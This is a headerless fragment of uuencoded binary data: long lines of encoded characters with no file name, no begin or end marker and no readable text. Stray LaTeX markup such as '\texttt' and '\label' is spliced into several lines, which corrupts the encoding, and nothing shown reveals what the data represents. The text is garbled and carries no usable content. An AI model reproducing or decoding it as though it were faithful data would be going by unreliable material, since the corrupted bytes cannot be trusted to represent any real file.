MP6"UM82ET"Y`0M6[U%M3CX41TXYQ3B=B"(("8(?12N)*U=OXYV(9053XE@4P M!N85%0?UV!%E<%;YY!@(\CM1/)`LY]ZI^ZE!/54`?P7KJ]H=]2]P7`PU;"9H MTEKBW4E*K%RP'IZ7*F//`V#\1Q':`D70E/8,5-)\$%28__Z.XU"9JL7?TU03Q M,+@.OVO)-@6V1[F\$)H90M<<!=DMA0Z+`L8YI>B^J[L='C-CVJ8I/:TCT2'.8 M*L9)!+EY\$=7HTGA=B6*5CPWXR=(N)^UAUQ'O&:`VF''-03<<F*,RKPR"[\E] MTV+@Z&SAKTRW;)JGF&?A=T@FIN'=W[.YE>C53M+E;CXIMX7@&GEH5SB8Z\Z: $\texttt{M(PMUELH[U]5Q1:_8]+<Q0DQ=[XF[=EG.1\#?MYK[[?G\TC,5?8DM)\;7;.6WS] }$ $M-3^*C<6!;70YJP=2E\#-=!6G9\&^?<\#^Z7//)HN^M"ZA6AAMH#MP=<^[%"HFM]$ ME"MTD93<^P-/?@VDT2(3L.:=/*LXILBD=G:]+.I`D])G*/T<.G:M]B\'!@MG MCQ1T[-+-DU#F7`,-K\)U?N4!)%1T___>6T8=8RM%K`L<O+CP+2LU+?S4-FNJU MW2<JPOES6LO8>.;)W\VCLBYXZ88\$AOL6F0+H7L[+W^, ;[]LR]VCLDJWO]#T M*&I>4:\$2HM,5&.:Y^!3]_%F-<\$2MQ?-GJ_SO/QTE\-3#8\M?S+_V`YU?Y*YI $\texttt{M.GZ6J} \\ \texttt{L.\#U4>T1Y*7Q<R} \\ / \texttt{ZK^CS0YY79-ZW81Z!XH9X$@2N+$@>2!@25X=+I}$ M%C&^11DW"'\$(L_CHFDZBQ5;#"MGX"'H8&MK5H3(HTY-JQ\S&%%!P1:I?*4;" M,\$"TF?(5\$FX\$*-YY.\$0N";2!U!F.1L\$'<ANOF\306^R?[W?%=Y0&\$\1_,O&\ M_A;:Z\MIX",P4?ELE_]S+`:S",9D(^F80EH;`7\$C6T@P*(P%&R9T=YV';5E MJM/U>3#)\$HJZ%6SI(0VG`N-6NK&E:F+RW(W*L@D\%V'<-'Z"__B4^,&6'XJ>

M, '"ZN0+G4D5@N/(!0%"VB``DF@UE#:ZHVTC8T:-BVVOC:PY:60[7X11"*M?@ MG>S@S+<GO#D'P`L=_PEM<V&42!Q%@)3PB;0&X34O16CE(B"ROLW\$4P!A7!12 MX^862[%\$]9+P6[#?)^7&[EQRQJ%]D!F:`WTSZU,Z:8##IL'/FQF`:##Z>G(= MTT/\K0;AP+8UKT*:T;[98X!5E&C#0YCW8U<N)W0:<8J5=1EC*7XS=4`MBW)4 MS<A1+BQ/-/O_T,-V+1W/LGT<C(6BV-F]T.=%@LWA6:HZ8P.)U<WQP\\$9P5*0 M>[.,BQB.1[`@<FP!`3++'6]IE/*FF]EB2>2@3`(A`-2`IZ@&A6BH:.@84;SR $\label{eq:mgcmygj} \mbox{MGCMYGJ} \mbox{$\#Z'X_TNS=X,AL?$m`T[_;LZ'$@[CQ\`XU-:NT:*U4$0@&LB(5U:J$@] }$ $M#)SCJ'?69E";B.\OZEF2^4B*O++^9!'--XN.]G*2@[(?59QPJQKQ0BY&>\X=$ MOK[)FFT;HTM)(#WO`8[TAVTF8-^=;=#C#7)K@T>*50\6[#QN1U6+LA\$XB:_5 $M(W"X^@)N*HQ/+>G-.JRP;6EC"L]K:#/:)%]#V50?J/^SY7/=N*^@[C&WH->.$ $\texttt{M*6'} > \texttt{@\#E/HP\$)'C(\#'-\$OVH772\$?"4-7AT@4&N@S59JH-![_\#`ME.PCB+C/:3]}$ M:DP=-V\$85]*YF#<@F\$J%Y)@EU:#%V\$!E495QN8Z:S1<8LC8YQ)AE8TNKSFAD M-6C:YBO_1NZC-7QC<;Y555?,CO/,C@Q6T7!4,4T-#B:E"Z9EC`A)C!CG[LWH MFC4+E0MMXW#>U-J[\$8D-R16*R+J1(A2R?6>+SP&PD#\$Q4&LLUG+=JD?BX&5L M?.'.-55<Z,,!\$*""0R2.R(9B9\$02"M'Y'2)PIQ>K(E:]`AK,BRY4Z;JWJ!C, MWEUON^&V<28JBP8\$0%!\$C45Z;0>?![W4<\$[#)Q0.RYY?;R&0H9\$^3EIQ_K<K M\K5X._I8MO*\#?O,Z6YUA8MR-:I_]\M2?O_-Y]H+ZMODO9]_K^B]MIIZ]VKO M, 2^TALI^<'8-[68, H.&ZG78"C3^^YU'FO4L=0:AA=++MYK29R"BSD"%1-*'J MRFUU\$072?*IU)BL'3WTG<S^BB5*N9J=DCB\VNBN<\$E'K),_%#2H]9"?\$NHU3 MWY*8MA",\W'+WZ::.;0J&6U\\$=J#5B@^5N)\$69YU(@6=M9X-%&E)PEVH+7U# MJN")!?/J1,4UJX?-<930X@],WC]P5P_OY2`ZA&A))OD:;SJ/<*HB\/EMKOW(MCW16^3^,/_ZF]TYB='R)Y)_PTS6?;^R3JWV-\$7JB&J,[8AAX&LF2\$A`7"T8% ME+FN<\0Z(V2!R<1CG=^`W:`LGNAA\S"CBRS-B;"T4M-QMLW4'-W%K9JR+Q!" $M-%,?]S-]69UUO>$J]_)7DIWQ\ZWAG0;(JRO]*\\F($Y!G7ST@!-#4W-C)L/'$ $M)^{k}(K-[X=F9K=L>K0:30Z6DG1.;@?>U63N&=?T0QJ3:9'08E]@TQ);[?=&U]$ MOD.B\+S#]U7OKX-E[!X9VGNLQD^@<+^'@95P87`F4\$19P6<_7^B3-P;QG_YW MRX++>0]VFV)%F\,0R;C!%&O>HH:>Q4O/'4?.[[GW8V2T*>:[!S!<I]5)0QVM $M.6;9^862N0<2E48Z\&^*)\Z^*0R'/+@.6(94,>/N9;,?YUV6]R=S;>42]^([[<$ MG#; `>DW+B[]O#<:C>WA>RQE^)J43D'Y4"R)QV]RS:-03/_WGK^L\79^R*;6A M=7DTG2\>(VHYD\$8(Z,QF;7W3>D.M%4A#%\$%6\$`F+3,F@B#S&:08=LOZ[4R\2 MA^1X)Y&A[V?Y>`<=8'/,S&D6*Q=?;>CPA:%DMXJ'`6U@U%8;45-3IVI/@<W- $M(/OY&M6-=&Q)X--VW%;L@);7&`>UY>R;Q%^3E>>'W6OGP7P=5VX-+N.JZ$:W$ M'ES?&??`:LDC,D6Z][U%^A<TP:-7D),,#/\$T!*5>^W\$S77T08K;2+[Q5!:MK M%\$0FX5AKW)F2J.V^M^*AC*^E>A_ND_#*(-@2812G20:Z/_W+03>L"<8*2<RI MDS>J0P1GI]_?_Y(\QZPE/2D\SVG<CT1UFA:J?C2:A*@.+0JQ`GF5*F\$.(:5E MK41R50R._?>LY/*WY'UX.9F/IIM&0T9R\$>8^(V0F67>N??!KK^/+O*UA2KR5 $\texttt{MPB}^-4F - + \texttt{YDZU20} \texttt{"L1X5} \texttt{*EN90} + \texttt{J} - \texttt{?H}) \texttt{X6} \texttt{*} \texttt{Y6} \texttt{TGT} = / \texttt{W} \times \texttt{Z} \texttt{"K7P} = \texttt{K} : \texttt{W}(\texttt{Q.6} < \texttt{GJ})$ MRT\M-R4+9Y[S+TUU._GLEPAD*`C]EOS,(IUN#K4_?VKR9=HW-L5R64L>\$-#S MEWWY3C"U8SCHQH'=(<"&PS^NP\SZ:R<9'3BC30*2#<!0JL#=(B3'+*',<_GJ MZ;)QD0@\$2YSA-+MBD&I5!:M6!M\$-></IE[S(Y^DMH9<WM^7<:12Z+H%UW+R% MBI5(8UMQT2QW=DNM0J27X<I!'((F_ZQR*1N;N6#8<D:K(A01KK5^"V59\9\, M=E_BOGV8&!43M3-*(@1R=%%"F:%HC90'L5B0H"NASF9"//7G-AB76U\$40D:! M2W2\,'Y>%,-\.MW@*M1CY5"MJE55A!!,@H]<]93JR)\1/^,.H&EW*QG-G5%. M[^^MD-?O/>RR_E<7C71E7B\$E0[YDHN+NSEIB.U/6PPOMP5JLW^BG;\7S-+BT MSY`,@<8!!TUE.BH"MX:-89"KSFM9*XE1Q9S%L5VVWYY?J>+^JGQ4CZNB+N"Y MM8SB5:/6\$IDEE+Y01V&KJ!9!@@%XLQ1.0.\$Q607E^ASV8.4M6NU'FU=.`R75 MWCP"0V%"FZ[?M)U!68]&]&;\UH@Y,P[PB#O%`<4(&ADCW7_5#BN\$,VPP4.PZ $M\2D>; PW]+R5BH4Y+R[^'9R<L5&.[S.#99MD>A0_&NPR$)<J#P\V75K:X,FWE$ MVS!!(-0J?)JV!SR4A_1("OPA#J:Y?F6F"#%/EN#0.\$0VA_VNS'%XZM]Y!4< MG>0PS'/%WZ/4[/'LD99X!;W+W]=UH%:K5%PQV&.,AX10T/:M)YDA7Q%^EKN-M<()<#1YX]_<*(`^N8K%M@M[Z\.-IB_6ZG?]"D:*@TH1TP@Z0N!IO1Y&BU(5% $\texttt{M-P(1`@0@.Z0_N9G_PC+T>E\6=B/TGJ[:_!;G9@4JDPG3XTU2X\#GWU5/P;WZ[])} \\$ MOH+O[_3QM;2.[X37D^31-G@Q1P6ALM9:^*XUT<"7TBLJ"4_RD1,Q&T\$I_"7@ $M\<HT>:[^K%-KSM^-5%^'YS^=>W=Q@$C'1+R!-"#%&#Z(4">3SX@7%KN"DFST$ $\texttt{M]'',1NM8V\$EVF(XYEE\$=E<-="''Q2Z\$,P5/,AR\ID=7*G"AYPE='4YF?<1D(N))}$ $MKJ/6RD9G6.+9%I!R0+M%(WJ[N"ZU8$E<T";+*MI77Q$5(,A/[V/7^)6=FV[S])$ ${\tt MUUDTA_XE5K^@T)\,4<73^@X(L59G9'\$\3_=Q:3U+OEP)JH<)?+YVSM6\$8\$BR!J}$ $\label{eq:metaprop} \mbox{M@T@N=&8DTNV38@^!J*0_VMO-$$\Z$,S!=QQ4P!>O/Z$$\ETU$$/CW5MX`WT'0B-$$\B-$$\B-$$\ABSELLED$$$ M;\$ZHINE2JL5\$)@AEP3N<Z(6-@2\$7;IY#']B#KW!ZAZ`[W-ZL4=R&[A*_SH,J MQX:Q&1A`,=30CLB2NOG;8]2^#W23%7&^IRF#K[W<Z7+(YDQQ<%Q\$=]`Z&QF+

 $M5#%J]Z[T]WO+W[*$MZ\E?J?W:IB4"5,OD!-)R$N&(8ZYI4WE,H$'S<M;N?OH$ M&KF!>Z(S42H41?=75>ZX</7Q.W;SP+=_T42(A(D83UHP,*(AU,EC07M)(LA) M%4AK,0'"46<OYE-Z<Z[7K_!SB]DFE[,I]'#OIJ=+B?8Q9%>J_A_<J_;I&`4\$ MV1\$.Y___>SQ%]/XJV*7.S`?.BG%'<,R4CI\$,6-SL:J:EW/9>L")NYPN\$T2WI3 M7K,Z<^ED!PY`PG4Y3%Q9+GG-"7B9L0OW2IS>MUGZ<JQD1Y8C.%4*\$@P"J;W+ MX7?SOC/^B1@G*XX(>>YY&3_55=<[/@;WZ+TOWBC%:\$.6SAKTZK._=>F?S]<\$ $M^{G}=0V2Z<3((>/W]G8]YRY=RJ; 24/23\#DZKU%3`DPV"KTC/<F1;F.)F8AK$ M\$1.20]!JO@X8:/)(-L"&N>_+&;O<O>.&!,I`GJPPY4)RX0ZD4'U_"Y\@DT<N M69-J(Y7R3ZR#<J8R'_+3K2KU7#E]2=>VVVYUK?)130.GLBY8UDKIHC((@@*? MD:A!44E-ZW"L/2-.=>5CFL35`8Y^A<3&D3<034K2I-G%1U!G!\83)!&K(PQ9 MDO%\$;'FE\ALKON[?UH2M\$-&24<Q5OQE"T@C3\$'\B=*3G!Q`H`.<>J]45C/3B $MBM-2A" \#LDWX, .1`&FK3WQ?KV-J_]M4'-7SK9OF_K<-SFBX' &WJ6&$(7=\#P?<$ MDOEPLH1<*F@`L.L1#EENLMA*><;>,\1JJJ)?0@&)_QDF;-CVX;C7V4:U3SA2 M.*L&FCEQ!X:CAO^(PMMV6*1PQB'J')UE??="/\$#B_7L'V<R[:MGP[]*+<0,B MPIJ9/3B'L7M6S%^XW/[(9G@OD\7XT?5_Y4RBUO3-!]O.'LDI;]QH7<5%V39P M=>W+R_!K]E]-]?(7<BBOWBCRP"7D'-069&-G6U,UNS/J;V0-!#]D?SB>UWH3 M=Y+79;K75KND6QR46CCND2T\$YZL1>JJJC)-B/"9LB6FJ@QMW41./G>!K%9QK M3SV:F]YE28%A13^+7QWKZP*5?"@Q/]-'B^ACP!0-Q;_G'@T&-2/L*ZQ6DT/R MSHW[=04BQF0G; `R2_8US2=LM7S_,K=&HR=(@Y1G6OWYU!@=5U']:S;W42Q6P $\label{eq:mas'/b>u1^f2%\G5U!X<L(<78>\#6@3@_R@_'[.;ON(HXR9VN]*P'@?ZVIO8)^} \\$ M1RP[/M<[LTN'P6+]IJO?>:<)?B1G='SJBN*Y7;Y_H%!-*3)[K-G,@TAP%3IP M["]+4\$6\$!-!+YC#0N4NS*.4(6WR6NQ_%;I=%.C27YEZ0'_,2,XN+^I/T9?R MM!6`+^K_]VO;@<]M]A<-X'J)KE)]`.NLAH-BY]V\$R5(+9EP@YKD"3J2P8YUL MF22DI`&8\$8!R9"DIT),[0\$04%I'\$K!B:5.XY.8?GE68HT9I>Y98?/Y7%&R\L $M3]^-1H6@K1#]RJW-\]X8AD!`N`X$`$,4"("++OFRB#KLG^#^)^'*6*@FN,#$$ MJNPEQ^?[&8&_Z;5):YH3!2:P#A)2#BYO#];[!\H18F8B+2?&Q7+<H4L;BY1B M\9CMIH^77H#UNH0TD.QQ[,WO+;A5SNHZ(D\NN"C1:,E.BVLA*QD0&8+')COR MC,RW/>BSK'6E\7%J8@7)!IOQ`:BB-*86HP1W.'^IU^_ZF+"Y`'`+A((+8=(0 M^<L.S,<F)I>0YVH9?BL=''QY7Q<*W]\$B64.4BK%Y@"V+V@?7NL<QU=#'!QVG M?ET8RZM!N&[K\E?'WL>F>;.O9U+@XV-QUTF[HC0\B0YH*RL,)UH*:GC@1TKO MXQE7.%E2@T&0Y(UY12J!6NQAFHSL`%3R1X:`VM49.&.UK&O;6W!&S5BA-"!5 MJZ&>:\$D4F*H17'DT1=D=D9W58O=%7/YS\/JW-_\I[;>FO%!813YPU&L9#(N M!*Z%)@.36]%(BW;#!#&]\$HLWL]#8;865`>\$45LX%N6J%!)BGTMV-G]*<R,L] $\label{eq:main_section} $$ML] = QH.X\; $$\|SUL<K01\|B<\|SU-H\|@C$L&U9W2I(SEDF]$$ 9MBIXRXR(S+GSJ3D)$$$ $M\&.9(XO-;C/D*_<,WKJO-M=,(L,(^A3:QB;CA29H:K\&EI@>.8BQVBNAT'I[1;$ $M3%1N2X5F]SOV=33\S?XGF>MK'_](J^[1RG?P\9*(\2A@R45R(143DQ+1%.O)])$ M, V4%CF45, Q6IZQO(KB6=?NF+#Q^9?\MF`-`+P12X0=X60RD6J%, VS!\$\$S6+P M)CV1V4Q%J:-X069"P=,58N*5S]Q?%!4TJ&&AN=YG,7IEJL.YHW8QJ.,P53`H M:27H[]G@0:T228TH'2PQ!8001#2=A2TLT!P*@L247E;!\$1!6(J4F\$=D9M9)\$ M"R*SS>662=1>[24S)-*D09]9*[G9*ED\$-9EF;DXOU[0;50ETC#<Q.5ZL[K*E]M!4&`Y0'US&?CJYI:53@PNX;6^] 1#OHQA>-6Y4W/Z#6)OH #^#\`7&XP-!A7(M@V]U4X*=R8M23W?/.`]G&=7[?F55#@O.H6T<U[\#9IEPB8%1M8PB O]%(!"; $\label{eq:mv7&C[8:GJIL/"VR7Z^FS8L(U4N"WK"@JZ&CG5SF6=_I1\$B-_I\R?ZINYX>D^*]} MV7&C[8:GJIL/"VR7Z^FS8L(U4N"WK"@JZ&CG5SF6=_I1\$B-_I\R?ZINYX>D^*]$ MQTSQNZ7`M0.<18)Z!6-P9B.O:5HRK/:X?'DP8"Z?]<U-BB\A55<;]W#_QQ1W M&0=B1?LK7AF^&&<-V\$3(IY!S(G%6[2E9MIYTGG6=3/76KI,N9/.7+?HY9TFC $\texttt{M=X)} \; (\ \ \texttt{SLFP8U9} \; , \& \texttt{FIHZKVDCOC7=]} \; \texttt{G=VN} \; ,) \; \texttt{7-*B} \; , \\ \texttt{SG.GU=LM\&W3.=]} @ \& * \; , <<> \texttt{FURSION } \; \\ \texttt{M=X)} \; (\ \ \texttt{M=X}) \; (\ \ \texttt{M=X}) \; (\ \ \texttt{M=X}) \;) \; \\ \texttt{M=X} \; (\ \ \texttt{M=X}) \; (\ \ \texttt{M=X}) \; \\ \texttt{M=X} \; (\ \ \texttt{M=X}) \; (\ \ \texttt{M=X}) \; \\ \texttt{M=X} \; \\ \texttt{M=X} \; (\ \ \texttt{M=X}) \; \\ \texttt{M=X} \; \\ \texttt{M=$ $M48N5[+/^{HRW1S6}\D]BX39\&O)](JA\&=961LV\);R^0QM49RM1K(,<G1F+W2)$ M_-]-_DYOSVR2V<:QFD-*:<1@U?B=P?+N+RQ`,0S;YXR_?=:_1@<?Z=+_RXO5 M^FEI%!<5>67M<]OJY\$UG9IW^CAL=0CRQCKL(Y!MS/5)ZG%5\YGKSR4<4'1N1 $M._>[Q?/+%"&>0':,@8W^`Q=E2SF<[6/*?+Q#H^@Y#BFM%KQ`ZFN+]]FZ+\>I$ ML\=THAEH@N P)69Y6WJ/%87(3V,DLF86QY6MJ\M*B07FBMEI,/KE5/</R@/T M; ESNG; UV: !6RCF\$4R[7, #KYKM., M(DG]G]GAK-1UT&G+; R?TG, "V9IXSZ/R6 $M[:Z\S_D'ZLGLF/J%^7^8R'Y/^^]&&<HP#]$-2\,'AO#L$+6:OS?'SWSE&323$ MHP+"*TO/>N?[)UE0Y]&`S2(*/\$F*?K82W=LZD0>Q(`UI<08@2598R9Q95ZGJ M2D??ABBX115G/Q1J_\^?QTV?\$U1X+:O56*<?X7HEU;G?7"'S'MOQ9=@,:/A(M?K*[F=S"!\$9Y`<'\$A&B;J3D]R%N/WL(^%KP.#@+O0XDG:CH:"A=Z!]AE!#L? M>M.3NE=R6!?6*^8!DJ%U^[L:[K7GYF&G):WG]") \ +W@U\3^'S^\N[3&\L+7< $M"-TGTNKQ>HX\2-I0^{;}G9EN<+]D,AB"CK>:?2M#5#*_<U/9.RQEM(&*,+*MY+)$ $M&Q:-\]$0$]+WLR&YH25&M<-IZ::G@FK4T*D*'4GJ&!_V*HS>QYF).,V@:H>#$ MQX&[5J(#!(QB\^ATVRK456MK1ZO]7170P.=W0UKLZ@Z9"=-,",JHRA\RM(RL

MU??EBN\$@HVRRGS.ZD9TT(]6,<QWP]QS+>AL5(SP4K2.),@>=8P(E,',9U9`Q M(B4=LJ1'@=HL:O9Y"W'E@A^:>=.C#R=_17R<LBQ3<+G13,`P8\7JRG?ZM8*7 $MK" = ?ENY2Z&WJ \setminus O(\&:V_A&YG = AQI5I + OG:)@G3P&5[%!`^+"_=6[CK6W.)&$$ M2*0=0N(>&TYHI35UFLB`:#R?TE2G\\$&F(()25(M)FM.`QL4`;!%XM],H&P^\$ MIC2,3C%<SD2)2+X,3!\$^=B#`P^#S>)C%0EX3<1%&R0V6T6%J386&\$R"<QN46 M"\$_&..K#J2L%/!Z%YKZ?RENKX93!)N6Y((]-7'+C)-\I;^:_3^5QX=,F[42_ MF+O=A3MREN96)YN7>VT7\O;,2=CTZY<7D)E?'9FZIO6XNTX/`A=4+LV1,A9Z M&(\$>X?6+CPF\#O&?0)"DXYNMM['`\/VO"XXD(EQG';\$X!)GHZLH<8\30RO_4\ $M]; OVR2[UJIM?W3"F09!`6HBI`J.MU'!O9M7"((LA-Y)-8=0:L*2(`JX$#M^.$ $M_)\&I_S/\#\&\#2.N0OT]UR;.\&^N1;M(8[?^P\,83K\#,)@=W0.7F9/.I<7>X/@ZK$ $MO_9RQ_8Q/>=P=TS=LB(9&[][Z5K[Y\71171.HW,$>-B[AH:O.(?+$E(#FE))]$ MF-(C'@61@\$&=[52-A>VJ#X*3@(L1.[OZX\$#K=77MG0CX&VYU;`ZU)IKHGX8+ M!1#3Y.&L3A;WPWAE9+`0\$1910Z_BL#,+YDN96;8'^]Z+'IC"]C`'`0_\#T:D MC+JUC\5?>![_2C8+I<U0.0QV>;B]H`BDR;%4_HI<BS\$GK_(EUY>NG%R#`@?Y M6B9G#?57/_-_F>3>)."J>Z&2ZYUS!(^!KG6)E0K2X7=K'K-F)'QEP>W&4^DI MNH^)T8'B]Q_O^FC;[5,B'3UH+#A(WD;'2`VV=1&L@,?D%2E0Z>X=-X\X!9S5 MQ\NYB02VWA0(XI\>M4%22*]OA!I!\$"%P(T3(\$4@E&^S^SZNJ2[_G</F>^CS+ $M > /0XQ KIF&9^9X;1NU^0-?H0CUW>:Q3YE(5^2E&5Q<J]IE"Y.6_#(7+W>A,2)$ M, \$D, E(, Z>?/LSI4; MZQWZW@G*88<:ODOSL6LWT/'B*6()*-,C, #MW44JFYK/ M3'\HVZ^G3:7<AECW9I!+\U.]2@\]\$V)Z#>+\$@24+1#BK"GD<B#W[;H@D\$95# $MZS6\R/25;^{\#='WQ'K'':<;,(\AYJU>O9NH(L:=B:M'`XJ<4SV*BL(&'4'AB@))}$ $M31'!6MZF@/!+!+G#$'F@3;)2A;A^"^0%53IM-1=<3M>A>@R<%E!>&OBSC\=6$ MH<U`+R]97F:?+L1U+.M]A"X-:D=6SCKV)M[GX4<0YQ1/1XS<8<!TS30/:!:# M(+A3?+L^4G%.S_>I@]HA<13\>\$&?K\[LKRH!@`7Y_I<;5^,8-G=7,@W,<*# $MKO)X)N_4N(\#^*JE'H-!H(T6^JRM6]: C-2[8I\backslash W&)>7=^O>R68ZKU,R30L;D:$ MYHX-BA;B?&>&PV@/`2.DQ07J<;W34-M"8+!UGZ'O.I<^NAR@=OD(T9(P6B)C ML0Q6K:<QS),0<N%Q99/R?V]'C?GD/@'W\$VT\NJYR.UR;%N7`6+Q:D@DDOV;; MZB#=5GTHOP2CZ!M*L9NI#21;:TF?3A8MTM"X6&\$GZ'L*>E5OC^#\$;0M5QVF2 M\1H?`:\+G\LT#@@M):P%`S+DR)RS9,5=[35.DW(_JI^"XFB@!<>((`"PR84Q $M8S)/<NF$[UZS^K2ASQ=!.B+/(K;(*M>V](P@^S3RB""=<VXF3F7R;D,OWOV]$ MZGGO*9;]3QCA*LO!\FN2#N!9\$"\$_Z?#%(8Z`TD7-<L_)XL]SF>U,I_31K)<A MDN07@:D^!"[PGI5U&L\$+RC1IZY44805=JL%&95.W`8.,8\$(1\"2CMQF'TZW# M^UES8UO#%[P"%S,N3Y+TCA[26,Y'*%_==RCE'W=RZ8XDZ+YOR3PT%)WQ8*>O M8Z=)NI,2@1)2(N(*^<]S/M#NQB!YZIWYP#F>6E[W.]JTG<5\$,OAEN8E`,N0% M>XBY\$`VBEYGD^;15PTBT\$NZ1,CXRK%`A4PX+O+)PG"ZK-^ZW\$HNX/)-ZT=\$" M1*&!H;,?\$IU)EU%^"J4\$""(#2FZ,BUPR\$*LD5%;\$J<V6>QN&:'P.Z0R#&\0X M_;Z+*:Z5&J`%=N5V;5\:!#EF6NJ4IKUY@#WI!#.#]<11_L6'`"Q63LA/EV%8 $M[,R\&Y"ES/C3>N8,0]'_\/60<Y6'/!=F)J[^$3MI?L_.D!M@]HAE',I1*8P-T$ M,N`T3P90[%[Y->T#31?J:ZLRD;NPSTMYFZZ?O:/,7HX@J#\$0'TBE76L?1T\$Q M`K^^@C18!_.76S_)D"KR*3*YSNGR1?#U8@CU+IXA%#+N3;"4WD&X!4=QR'<^ M)3CB/5&<GU&9XX8@AF;F<ZF,@/.WFU_\$E.&%TWBC]L+A+L0FANHDN%M#U'%_ $\label{eq:mlla} \texttt{MLLA}(01ZQ?\$"UI+2V^YC-J-0F^56-_?\'K9D?\&C408?!)0, <[G>Q9QW=\$0<5<$ $M, E/5;*)/C_A_G9(2CZ!.;Y)216=^1_>.@B:CD-O;5C=2^4T?=]-M'.7Q^+\#/$ MSY<;R%+ZB]L!3QW[\J'X>\$N%'*SD2UJVG+S'T='`HUY^H4HV:=)YL>C81]9/ M+ES&!!90)?N839Y/%>=K-CE\.GW[QI*F?RIW]*VD]/17*@F5M26`4*2@_DAN M>CU/TZ=7VSYW)P/)/[7+'T&'I,7`A!]9JQ_@%V"D1\$W](U!<B879'("*+0[? MG]'R4"^9X_O0J%93RK&`.:*V\1EX-U&P1Q\3S.S;Z88`^B@2)XWE_\Z)8/B $\label{eq:mo:fixed} $$MO?F"XVX/Q4$$_6.KH-GV<L=?ZC@>$/TRG>"DU]8=RPX?"T/Q&]]$$\#0PO,Q((@6)$$$ M3"E<EX*N4##P<+&0<.F%*&;:(60.42-ARU<&DV%75G)K01](M+]8R*#4K#4-M00>Z@(-!49Z2HO0='!<BXL'LPA06)J8T!8[.5[90/>=N%,MQ35.YO\$[#,?\$! M8U!5VX(PERF]!_10F*[\$&6W13J/A``S*0PTWW@`,?XE#R]\K-`(L\$+[\$@AD" M8.K5&B\$17XQ;O3F>'#8=C_^55@"!J6;0094'&:#B43!_&I%M9<<0Z-8+>B2! M6 \$Q;0U-'YI[2NDKJ@L#N6+\D4+J,EJ@RKPRSN8XOD";Z!.8\$\$``@G*B,(S# M8U(`F02:3N.,\$Y-10?227)D&G1?2M;UDI0@MNADVD5J%<7-%:1S:N7U]N;XY MVK9\\$QGM0ZEF*D%SARFS[;UDOES;01P,^R\$*#D-`Q`YL/.,7E\U`3VS36.3-MB@P.&V?-O^D.;PZ?SA\-XL6[W_D1@R+/FH9DM*8X7/C'&98LD\Q4JK&"@D'4 M%L.BUUO`P:?+U%P[C)QV>J+Q;?*IG:HYQ#1%W%X_(1JUI4,\$5#3&`2J-IPHU MM46`Y8G=D0V8,D=+9`S(7TWSWZ'N?)^;^F^N#1=E\$/X1\4#T75<]"\$D.@)%` M23R>1^9_/GKQD3Z"@L@FS&/+UY%8W_+Q8UU=-9BBRA,V4788&R\$:A3W&[%YJ $\texttt{MU@Z"Q!\label{eq:mu@Z"Q!\label{eq:mu@Z"Q!\label{eq:mu@Z"Q!\label{eq:mu@Z"Q!\label{eq:mu}} } $$ 15^{-*^}]5^{-*} + 15^{-} + 15$

 $M>CNE5K*J5E*L(0<T%=',A&FRR!`-BJRH((BJ*3UMM41]\6==5PDU0KBU<U)K$ M%H<)'2AI.>'@T=@E_HTLLPSDD4W/!T)B:'PMZ9:TZ*<G#'].-=T(N<G&=4%7 M%@K(P@VD0#J/DL-)K:M&DV"6FZ)`K+)L6*(DJ'H8L79!-4)WFYNI8MYQ_+\$C $M8L)PL\$Q\&^+4T(PR=\$7+"9UM!+-I3C^GU!*5Y9"B-IDK]C.S3)\$[Q"T\;"!E$ M?92.9XP\F.YL&USBYZUS=Y/%Z@73/I"B=7TV&"&J]_`,SEERZ+B<'(8=Z3# MOV90\Y?POPI]B7!V>0I[8W!6)M#/KF/G+%]JS8YA._X5/^S9L)CV7YX3M2SV M(0.T&L@8MMN5H-=/XSSON+<FSE)#GI./F[B*&L;SK+=6T6FW&SP\$# XX1T3 M;",;"&34B_4TV,::H*AA2?U[YNJ/,;791&U@PK_;CHF9FA7Q:J9;0J"!3-]U $MQ"B_3-M8J_LNX3>D-YJNJX_1N@?^G_7]TRT2M$:ARY,*6Q&\6E7$4,>1A)3&$ MQ3ZE32AE*JUM*E;TS-2>6) \\8,DT]E[UD_?;W@,((/D4WD(HK'.GY32/1+EH $M_SJWD1U_?*R-^W--V]6;DKGS=661?R9ATZN\#BE;,.G"!=6S\:9;16@VP&1'<$ M0%50-<5;850IL51]Q]@=*+BP_\$;Y]4<XJOPJ_D'".F(PQ%`0_A#(O(:S/5MT M'/AU<<IPP-MIWR_MNCU'?\$X5@2ECX*7)G'\`LU\$#!K./+(T&'S8G1%5BB_I# M`.4@(@[\$+07PR\T:[T=)55\>2^)RAI!@05_1P;=MB39NB#;F_7#0@\$H81_DO M 1`G#BLRDBS'T"``'06E>9!SJ5QA%^6\$](N!D<N\T;'DU=KH,((LS";+E#G^ M?NU+12,:H\C&B3%@0EHDF*'LH[FS_>Q!D?\$3T8@@K/@-XG2%D<3J+"_\$XBLH MCJBYUBQC<9V@VI\L^-IT\$^NT6MFE,HI7YTY]U9'D#H@TRJSC97:!-ZT'T9DN MXF>(B B2?U6.IESK/W:B+1KNK;0*CH4NMDH:"]K!A:]L=`-D/<3*Y'J(C4B* $MM4:SZ[F(ZSNF[RFK^FNFK,"W)>ZE4`EV'K">QC59`D]Q>/@!-\8-:]^&1`]W$ MX"R:U*K:!&`8)@GKD09*0H+4`A!%\$H\$-=8`S6HY5_\$U/\$4%O6(6NBK/#.#M% M6+:K53B229*3,6MZ7\$`4=?Q0?-C2,`(.&]F\@UM52A+A^_2]E,2+@C%CET[6 MYMV,5,_: "\$X/<V51M!K'AE.AQ\=6/X(),@NM7(Y,B,"9,Z]9[&V<J8TS09H2 M8*8>: ZQS/#9N>5-BY)UK'Q4<\$IK=QW%AQ?=K#CFT?D;7M6"V(M+E1@A:1`ADM,PAVIK4P9->Q`C\$#6:G<0+L#?090[WUPX*!Z@CG!LY[^_C1#)?10/\5^"V)! $MW8"=H)<F#IF:-"M>9<4/Z1CK;06C&\1;<PQS35E$="&2-5RJF#905_/[3PK]$ M'5]K<@A$0&+*5(!1AU/YJ#7H,?E=Y6Z\-3@Y6TIXM".=":<KD2C$<UR"'(>$ M=.CDIIDZ)#YA&)E(!(E,I7HXA^19>%?V#4PO<^KR]?98:6X0'AHD'N_P]E') M\E1<C>=O,:;3N[\$TR6@MWG?)OR_\.2,;EL"*53Q[\$X369NS]"W%ISHQ*?<%K MO1Z&L4&W,#-2A:71T"9UO-R77"KJE[5%XEAH08`Y>WJ8^4V&OU.2&-#W.#%3 MPDI4J;\$%J#=J)&(3#7%\+\'<Z\/LB&#=8\$1\B\2F-C4V'^(+]<)4A7])7C'/ M#!T*LOX.%'.E.O%>J5')4=#OQ[T.P_1Q<N![#T%,%!\S&%_ZB1<O=/#L<Z.6 